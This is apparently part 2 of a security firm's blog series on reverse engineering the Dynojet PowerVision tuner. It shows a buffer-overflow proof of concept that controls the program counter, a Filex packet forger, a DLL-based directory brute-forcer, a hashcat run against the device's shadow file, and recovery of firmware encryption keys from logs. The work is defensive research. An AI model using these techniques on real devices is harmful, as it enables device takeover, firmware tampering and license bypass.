
NOTE: All encryption keys and passwords are fake ones made up for writing this post.
In the previous part we ended up downloading the full firmware unencrypted from the console connection. Now it's time to show you what we have done with it.
TLDR
- Buffer overflow in proprietary file exchange protocol: control of Program Counter, hard to reach code execution because of input validation
- Command execution function left in the code, likely for debug purposes
- Firmware encryption keys, log encryption keys, and root password uncovering
Finding a Buffer Overflow
The Filex protocol is the name of the proprietary protocol used on the USB Link port. The Windows tools shown in the previous part use the PVLink.dll shared library. It exposes several functions, and each one of them corresponds to a specific sequence of Filex messages. We can capture those Filex messages using USBPcap:

In the DLL PVLink.dll, we can list the functions responsible for sending those messages:

We had to choose a candidate for scouting, so we started focusing on the PVReadFile function.
PVReadFile
Here is the PVReadFile prototype:
int *pvreadfile(char* filepath, char* destination_buffer, unsigned int size, int* pointer_to_mode);The filepath has to be a string in the form: folder:file name, and the mode integer has probably nothing to do with an actual reading mode (r, w) — we just suspected it was linked and hardcoded it to the same value we had seen in the Wireshark captures.
This function uses the following sequence of Filex messages:
- hello: get PowerVision serial number
- file_info: get target file size
- open_handle: create a local file descriptor pointing to the targeted file
- read_handle: read from the previously created handle
- close_handle: self explanatory
(NB: the complete list of available functions is here).
We tried fuzzing both the folder and the filename with different attack patterns (directory traversal, encodings...) until we experienced an interesting thing. The device would crash if the file name parameter, second part of the filepath parameter, contains more than 171 characters. We were hunting for a buffer overflow, and we definitely found one.
Analyzing the Buffer Overflow
We had a crash, now we needed to know if it was exploitable. Hopefully we can reverse the firmware we obtained previously. The root of the SIGSEGV is found in a function named CLEAN_PATH, which, ironically enough, was made to restrain unauthorized file system access, and hence help secure the device.
It checks for \, / and .. patterns and stops if it encounters any of those. It then compares the folder name (the string before the :) against a white list of authorized folders:
uint sanitize_path(int param_1, char *log_msg, int size, byte *param_path, int len, undefined *param_6)
{
  byte bVar1;
  char *path_colon;
  char *pcVar2;
  int iVar3;
  uint uVar4;
  uint counter;
  char filename [127];
  char parsed_path [20];

  *param_6 = 1;
  if (len < size) {
    counter = (uint)(0 < len);
    if (len < 1) {
LAB_0000b5d0:
      log_msg[counter] = '\0';
      path_colon = strchr(log_msg, 0x3a);
      if (path_colon == (char *)0x0) {
        bVar1 = *(byte *)(param_1 + 4);
        if (bVar1 == 0) {
          log("CLEAN_PATH: Denying access to \'%s\'\n", log_msg);
          return (uint)bVar1;
        }
        log("CLEAN_PATH: Allowing access to \'%s\'\n", log_msg);
        *param_6 = 0;
        return 1;
      }
      pcVar2 = strchr(log_msg, 0x5c);
      if ((pcVar2 != (char *)0x0) || (pcVar2 = strchr(log_msg, 0x2f), pcVar2 != (char *)0x0)) {
        log("CLEAN_PATH: Slashes not allowed\n");
        return 0;
      }
      pcVar2 = strstr(log_msg, "..");
      if (pcVar2 != (char *)0x0) {
        log("CLEAN_PATH: \'..\' not allowed\n");
        return 0;
      }
We can see conditional jumps looking for the characters:
0x3A: folder/filename delimiter0x5C,0x2F: antislash and slash0x2E2E: parent directory for Unix systems
and then break if the strings contain any of these. This is not a web application, so HTML, Base64, or any kind of encoding will be taken as a raw string.
Subsequently, it copies the folder name and file name in local variables using strcpy:
      if (path_colon + -(int)log_msg < (char *)0x10) {
        *path_colon = '\0';
        strcpy(parsed_path, log_msg);
        strcpy(filename, path_colon + 1);
This if checks for the length of the folder name, which is supposed to be under 16 bytes, so it is protected. However, the second strcpy does not check the length of the file name! And according to Ghidra's stack frame, there is 127 bytes for the file name's buffer. The buffer overflow occurs here.
So now we need to get debugging in order to see if we can exploit this.
Firmware emulation
At first we tried to run a GDB shell directly on the PowerVision device. Since it is a kernel in version 2.6.36, finding a statically precompiled GDB that won't return a Kernel too old error message is nearly impossible. We thought of running an Ubuntu ARM 2.6.36 and compile GDB statically ourselves but it seemed longer. Instead, we went for firmware emulation.
squashfs-root/gui/
├── arm7
│   ├── BobcatArm7-00.01.06.dde
│   └── bootloaderBobcat-00.01.02.dde
├── BobcatApp-arm
├── bobcat.ddskin
├── Bobcat-default.config
├── filex-server-arm
├── fx
├── harley.dbx
├── PVConditions-BigTwin.pvt
├── PVConditions-Street.pvt
├── PVConditions-VRod.pvt
├── splash
│   └── title_pv.tga
└── updaters
    ├── update.PVFIRMWARE1
    ├── update.PVGUI1
    ├── update.PVSKIN1
    └── update.PVTUNEDB1
In the previous part, we downloaded the firmware through the UBI blocks using the recovery shell. The directory structure above is a subset of files found in the readonly part of the firmware. The two most important binary files are filex-server-arm, which mostly handles the Filex protocol over USB Link, and BobcatApp-arm that contains all the Dynojet logic for bike tunes, licenses and logs.
We ran the Linux hardening-check tool on our firmware binaries:
filex_patch:
 Position Independent Executable: no, normal executable!
 Stack protected: no, not found!
 Fortify Source functions: no, only unprotected functions found!
 Read-only relocations: no, not found!
 Immediate binding: no, not found!
 Stack clash protection: unknown, no -fstack-clash-protection instructions found
 Control flow integrity: no, not found!
Of course, on an old 2.6.36 Linux, we were expecting this.
We used the following command line to locally run the filex-server-arm binary:
$ qemu-arm -g 1234 -L squashfs-root/ filex-server-arm -V -s PHONYSERIALNUMBERGDB-server listens on localhost:1234, the directory squashfs-root/lib contains all the required shared object libraries, and we know which arguments are expected from reversing the main function.
Now that the ARM binary is running in the background, we can debug it using gdb-multiarch. The process will read Filex messages from /dev/ttyGS0, so we created a named pipe:
$ mknod squashfs-root/dev/ttyGS0 pAnd while being debugged in GDB, we can shoot our previously crafted packets of 171+ bytes:
$ python filex_fuzzer.py > squashfs-root/dev/ttyGS0Here is a quick exploit code:
def build_path_exploit():
    op = FilexMsg()
    data = "updates:" + "A" * 175
    op.gen(16, 1, 1, 13, len(data), data)
    chk = op.do_checksum()
    pkt = op.dump_hex().decode('hex')
    return pkt

So the first 171 bytes are for reaching the PC register, then we can write our 32-bit pointer in the next slots. The total payload is 175 bytes.
We get:
We can clearly see that we control the Program Counter register, which means we can change the execution flow to do something better than a SIGSEGV.
Yet we encounter one last problem: there is a charset verification on what goes in the filename buffer. If a char's value is not contained between 0x20 and 0x7F, the function will enter an error case and the buffer will not be copied. This is a shame because we have the perfect candidate for a pointer: the CFILE_DO_COMMAND function! (See Focus on the Filex Protocol.) The problem is that its address contains hex values above 0x7F and even the stack is loaded at addresses that can't be written in the buffer.
Difficulty to exploit the Buffer Overflow
While the buffer overflow exists, we did not identify a way to execute code from it yet. We are open to suggestions if you have any ideas, feel free to submit them to us.
So far, we have tried:
- Jumping to the .text: code starts around
0x9d18, so the first byte is already higher than0x7F - Jumping to the stack: addresses are around
0xfffe...so same problem
Focus on the Filex Protocol
Earlier we mentioned the Filex protocol as the underlying logic behind the PVLink.dll functions. We needed to know more about it. Specifically, which kind of operations were available. I'm insisting on that part, as experience has shown me that when an API or service exposes several types of operations, it is not uncommon to find:
- Functions more vulnerable than others due to "historical reasons"
- Deliberately open backdoors meant for debugging/maintenance
We were now hunting for one of those. So let's continue with the protocol reverse engineering!
Filex Packets Structure
A simple packet looks like:

We notice the delimiters (0xF0) and some kind of headers in little-endian.

Here, in another example, we can see a different function. This one is systematically called prior to any read, as it returns the file's size, which is used for the actual read function.
After a few Wireshark captures, we started understanding the structure of the binary messages. Here is the parsing of the DELETE-FILE message:

Skipping a few boring details, here is the full Kaitai Struct:
seq:
  - id: start_byte
    size: 1
    contents: [0xf0]
  - id: type
    type: s4
    enum: type_value
  - id: param1
    type: s4
  - id: param2
    type: s4
  - id: datalen
    type: s4
  - id: seq
    type: s4
  - id: data
    size: datalen
    type: strz
    encoding: ASCII
  - id: checksum
    type: u1
  - id: end_byte
    size: 1
    contents: [0xf0]
The Kaitai Struct is quite simple, there is no nested data:
- Delimiters:
0xF0(start and end) - Headers: 5 integers (32 bits) in Little Endian used for function types, parameters, data length, and a sequence number
- Data
- Checksum: 1 byte
The only thing we now need to forge packets is the algorithm to generate valid checksums, otherwise they will be rejected by the filex-server. We don't need the firmware for this as the PVLink.dll is itself able to forge correct packets.

The algorithm is quite simple:
- A loop goes over all the bytes in the packet until the checksum offset and sums them up in a one byte register
- XOR with
0xFF - If the checksum value is
0xF0there is a conflict with the end-of-packet delimiter, and the checksum is replaced by0xDB 0xDC
Let's get to packet forging!
Now we can iterate over all the possible function index values, and when we reach the function index 0x16 we receive a very interesting result from the PowerVision:
Invalid cmd stringThat's good for us. It's quite common to see developer features left in products like this. Often the devs need a quick shell access for debugging purposes. But after many attempts, I did not succeed in executing any command. Something was off. Months later when I got my hands on the firmware, I was then able to reverse the function supposed to execute the shell command:
size_t __fastcall shell_cmd(int a1, int a2, const char *a3)
{
  if ( data_len < 1024 )
  {
    if ( data_len <= 0 )
    {
      v11 = *(_DWORD *)(v3 + 4);
      v12 = *(_DWORD *)(v3 + 8);
      *(_BYTE *)v6 = 0;
      result = log("TODO: shellcmd %d %u %s\n", v11, v12, &v14);
      *((_DWORD *)v5 + 1) = 0;
      return result;
     }
...
What do you mean, TODO???
It seems that the function is actually implemented as we can see a call to system without any cross-reference:

My guess would be they never changed the log message containing the TODO, but the CFILE_DO_COMMAND exists in the code. They probably just removed its call from the release version.
Once we obtained the firmware (see Part 1), we were able to get a much better vision over the available Filex messages:
enums:
  type_value:
    1: hello
    4: getinfo
    5: open_handle
    6: close_handle
    7: delete_file
    8: mkdir
    10: read_file
    11: write_file
    12: flush_handle
    13: open_dir
    14: read_dir
    15: close_dir
    16: file_info
    17: shell_cmd
    18: shutdown
    2: getseed
    3: sendkey
    9: filesync
We had reached our goal, which was mapping all the possible Filex messages!
Brute Forcing directories
We tried to map the file system using the functions directly available in the DLL. (This is a blackbox approach we had to use before being able to get the firmware.)
The good thing with DLLs is that they export symbols even if they are stripped.
We used the PVReadDir function to browse available directories:
int *pvreaddir(char* filepath, char* destination_buffer, int mode, int* integer_parameter);The prototype is very similar to the one of PVReadFile we used earlier. However, it is a bit harder to read from its result as we have to reverse engineer the returned structure. Here is the code that enumerates directories using a wordlist and PVReadDir:
#include <stdlib.h>
#include <strings.h>
#include <stdio.h>
#include <windows.h>
#include <tchar.h>
#include <dirent.h>

typedef int (*pvreadfile)(char*, char*, unsigned int, int*);
typedef int (*pvreaddir)(char*, char*, int, int*);
typedef int (*pvgetsize)(char*, int*);

char *type(int t) {
  switch(t) {
    case 4:  return "FOLDER: ";
    case 8:  return "FILE: ";
    default: return "UNK: ";
  }
}

void read_dir(char *file) {
  HMODULE hModule = LoadLibrary("PVLink.dll");
  pvreaddir readdir = (pvreaddir) GetProcAddress(hModule, "PVReadDir");
  char *dest = malloc(2048 * sizeof(char));
  int mode = 0x400;
  int parm = 0;
  int res = readdir(file, dest, mode, &parm);
  for (int i = 0; i <= parm; i++) {
    printf("%s%s\n", type(*dest), dest + 4);
    dest += 132;
  }
  free(dest);
}

void brute_dir() {
  HMODULE hModule = LoadLibrary("PVLink.dll");
  pvreaddir readdir = (pvreaddir) GetProcAddress(hModule, "PVReadDir");
  char *dest = malloc(2048 * sizeof(char));
  int mode = 0x400;
  int parm = 0;
  FILE* dlist = fopen("directory_list.txt", "r");
  char line[256];

  while (fgets(line, sizeof(line), dlist)) {
    strtok(line, "\n");
    strcat(line, ":");
    int res = readdir(line, dest, mode, &parm);
    if (res != 1009) {
      printf("Read status=%d\nDirname=%s\n", res, line);
    }
  }
  free(dest);
  fclose(dlist);
}

int main(int argc, char **argv) {
  read_dir("params:soap_resp");
  brute_dir();
  return 0;
}
Nothing exotic here, we just:
- Load the DLL file using the LoadLibrary function
- Locate the function we want to execute using the function's name and GetProcAddress
- Set the parameters to be roughly the same as seen in the USBPcap captures (except the ones we want to control)
- Execute the call
- Parse the returned structure
We can do the same thing more simply with Python:
from ctypes import *

def read_dir(path):
    pvlink = CDLL("./PVLink.dll")
    readdir = pvlink.PVReadDir
    nbfolders = c_int(0)
    mode = 0x400
    res = readdir(path, byref(dest), mode, byref(nbfolders))
    return res
This fuzzing/bruteforcing gave us interesting information. We discovered the following directories:
- updates: actually redirects to the root of accessible folders
- params: only two files — soap_req and soap_resp — used for querying a SOAP API over USB Link port
- stock_bins: contains tune files
- logs: you can guess what is in there
The most interesting here would be the updates folder, as it contains something we have been eagerly looking for: the licenses folder. The problem is that with the Filex protocol, it is impossible to read in nested folders, and the files we want can only be read using the pattern: updates:licenses:license_file.txt. However, in the next part, we show how we obtained a pretty good way to read wherever we want.
Looting
Root password
Since we can get the /etc/shadow file, we ran hashcat to get the root password of the device:
$ hashcat -a 3 -m 500 squashfs-root/etc/shadow ?l?l?l?l?l?l
hashcat (v6.1.1) starting...

Hashes: 1 digests; 1 unique digests, 1 unique salts

$1$SALT$HASH:PASS

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Time.Started.....: Tue Jan 19 10:53:35 2021 (6 secs)
Time.Estimated...: Tue Jan 19 10:53:41 2021 (0 secs)
Guess.Mask.......: ?l?l?l?l [4]
Speed.#1.........:    34393 H/s (5.26ms)
Recovered........: 1/1 (100.00%) Digests
After trying the whole rockyou.txt without any success, we tried with different mask attacks, and got one very interesting result: we found a matching password that was only a few lowercase letters. Considering the amount of protections in place, we were quite surprised to find a matching root password so easily. Maybe it is an MD5 collision?
Anyway, thanks to this, we don't have to go through the whole U-Boot/Recovery mode process to get a shell. Now we can connect directly using the internal UART Debug port:
ROMBoot
Welcome to bobcat
bobcat login: root
password:
# id
uid=0(root) gid=0(root)
# hellyeah
Encryption Keys
After getting the root shell, we wanted to find our holy grail: the PVU_FILE encryption password. Grepping for OpenSSL calls in the squashfs-root, we found the following function in the Bobcat-app-arm binary:
  memcpy(file, "/tmp/PVU_FILE", 0xe);
  memcpy(password, &firm_key, 0x20);
  local_1a0 = 0;
  sprintf(cmd_buffer,
    "unzip -p \'%s\' PVU_FILE | openssl enc -d -aes-256-cbc -salt -out %s -pass pass:",
    archive_name, file);
  strcat(cmd_buffer, password);
  system(cmd_buffer, 0);
  cfile_sync();
  iVar3 = check_firmware_file(file);
  if (iVar3 == 0) {
    memcpy(err_file, "Missing package contents", 0x19);
    return 0;
  }
Our password is a 32-byte AES-256-CBC key. But reading the code above, we realized the password might be coming from one of the .dbx files.
$ binwalk -E harley.dbx
Well those files look encrypted. But instead of playing cat and mouse with crypto keys, this time we had luck. The ubifs part of the firmware (read/write) contains log files:
Dec 31 17:12:22 bobcat user.info BobcatApp: CFILE_DELETE: Deleting '/tmp/PVU_TYPE'
Dec 31 17:12:22 bobcat user.info BobcatApp: CFILE_DELETE: Deleting '/tmp/PVU_CERT'
Dec 31 17:12:22 bobcat user.info BobcatApp: CFILE_DELETE: Deleting '/tmp/PVU_FILE'
Dec 31 17:12:22 bobcat user.info BobcatApp: CFILE_SYNC: Performing sync...
Dec 31 17:12:22 bobcat user.info BobcatApp: CFILE_SYNC: Sync done.
Dec 31 17:12:34 bobcat user.info BobcatApp: CFILE_DO_COMMAND: unzip -p
  '/flash/storage/PV_TUNEDB-0.0.10.09.pvu' PVU_FILE |
  openssl enc -d -aes-256-cbc -salt -out /tmp/PVU_FILE
  -pass pass:F6678H9Z9U8A7DHZDYCCUXH9SH2
Dec 31 17:13:15 bobcat user.info BobcatApp: CFILE_DO_COMMAND: Returned 0
Nice! We found the holy grail.
I wondered what was the point of going through that many obfuscation layers to eventually just leave the encryption keys in plaintext in the log files...
Well, those log files are supposed to be encrypted:
void encrypt_logs(undefined4 param_1)
{
  size_t sVar1;
  uint uVar2;
  char acStack1040 [1028];

  sprintf(acStack1040,
    "logread | openssl enc -aes-256-cbc -a -salt -out %s", param_1);
  sVar1 = strlen(acStack1040);
  acStack1040[sVar1 + 7] = 'p';
  acStack1040[sVar1 + 8] = acStack1040[sVar1 + 7] + -0xdf;
  acStack1040[sVar1 + 0xd] = acStack1040[sVar1 + 8] + '\xaa';
  acStack1040[sVar1 + 0x10] = acStack1040[sVar1 + 7] + -0x7c;
  // ... more obfuscation ...
  log("Executing system command: %s\n", acStack1040);
  system(acStack1040);
  sync();
  return;
}
The function generates a password with various sums, subtractions, and permutations. Finding the password here is just a matter of minutes, and so would be decrypting the log files. The obfuscation is quite weak. But that's not the best part. The original log files are not deleted after being encrypted. Which is probably the reason why we can find the firmware update encryption keys in plaintext.
Conclusion
We had a lot of fun doing this but we would like to explore a few more mysterious things before calling it a day:
- Encrypted databases: how to decrypt them
- Forge firmwares and write them: either by writing directly to the UBI/MTD devices or forging updates and bypassing the integrity check
- License bypass: VIN unlock by patching firmware or replacing license signature keys
It was a long post, thanks for staying until the end and stay classy netsecurios!
References
Appendix — Kaitai Struct for Filex messages
from pkg_resources import parse_version
import kaitaistruct
from kaitaistruct import KaitaiStruct, KaitaiStream, BytesIO
from enum import Enum
import struct

M8 = 0xff
M32 = 0xffffffff

def m32(n):
    return n & M32

def madd(a, b):
    return m32(a + b)

def int322le(val):
    return struct.pack('<I', val)


class FilexMsg(KaitaiStruct):

    class TypeValue(Enum):
        hello = 1
        getseed = 2
        sendkey = 3
        getinfo = 4
        open_handle = 5
        close_handle = 6
        delete_file = 7
        mkdir = 8
        filesync = 9
        read_file = 10
        write_file = 11
        flush_handle = 12
        open_dir = 13
        read_dir = 14
        close_dir = 15
        file_info = 16
        shell_cmd = 17
        shutdown = 18

    def __init__(self, _parent=None, _root=None):
        self._parent = _parent
        self._root = _root if _root else self

    def gen(self, type_int, param1, param2, seqnum, length, data):
        self.start_byte = b"\xF0"
        self.type = type_int
        self.param1 = param1
        self.param2 = param2
        self.datalen = length
        self.seq = seqnum
        self.data = data
        self.checksum = 0
        self.end_byte = b"\xF0"

    def do_checksum(self):
        a = self.dump_hex().decode('hex')[1:-2]
        chk = 0
        for e in a:
            chk += int("0x" + e.encode('hex'), 16)
            chk = chk & M8
        res = (chk ^ 0xFF) & M8
        res = madd(res, 1) & M8
        if res == 0xF0:
            return 0xD0B0
        self.checksum = res
        return res & M8
PowerVision Part 2 — Stay classy netsecurios!
Need a security audit or tailored cybersecurity support?
Explore our services →